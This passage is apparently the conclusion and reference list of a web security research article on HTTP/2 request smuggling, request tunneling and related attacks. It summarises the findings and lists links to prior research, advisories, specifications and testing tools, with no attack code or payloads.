For an alternative explanation of HTTP Response Queue Poisoning, check out @defparam's Practical Attacks Using HTTP Request Smuggling[21]

Conclusion

We've seen that HTTP/2's complexity has contributed to server implementation shortcuts, inadequate offensive tooling, and poor risk awareness.

Through novel tooling and research, I've shown that many websites suffer from serious HTTP/2 request smuggling vulnerabilities thanks to widespread HTTP/2 downgrading. I've also shown that, aside from request smuggling, HTTP/2's power and flexibility enable a broad range of other attacks not possible with HTTP/1.

Finally, I've introduced techniques that make request tunneling practical to detect and exploit, particularly in the presence of HTTP/2.

References

1. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn#detect
2. https://portswigger.net/research/cracking-the-lens-targeting-https-hidden-attack-surface
3. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
4. https://portswigger.net/web-security/request-smuggling
5. https://datatracker.ietf.org/doc/html/rfc7540
6. https://github.com/Netflix/zuul
7. https://netty.io/
8. https://github.com/netty/netty/security/advisories/GHSA-wm47-8v5p-wjpj
9. https://portswigger.net/research/when-security-features-collide
10. https://portswigger.net/research/http2-the-sequel-is-always-worse
11. https://youtu.be/3tpnuzFLU8g
12. https://kb.pulsesecure.net/articles/Pulse_Security_Advisories/SA44790/
13. https://support.f5.com/csp/article/K97045220
14. https://labs.bishopfox.com/tech-blog/h2c-smuggling-request-smuggling-via-http/2-cleartext-h2c
15. https://github.com/PortSwigger/param-miner
16. https://github.com/PortSwigger/turbo-intruder
17. https://portswigger.net/burp/documentation/desktop/http2/index.html
18. https://portswigger.net/web-security
19. https://twitter.com/portswiggerres
20. https://standoff365.com/phdays10/schedule/tech/http-request-smuggling-via-higher-http-versions/
21. https://youtu.be/3tpnuzFLU8g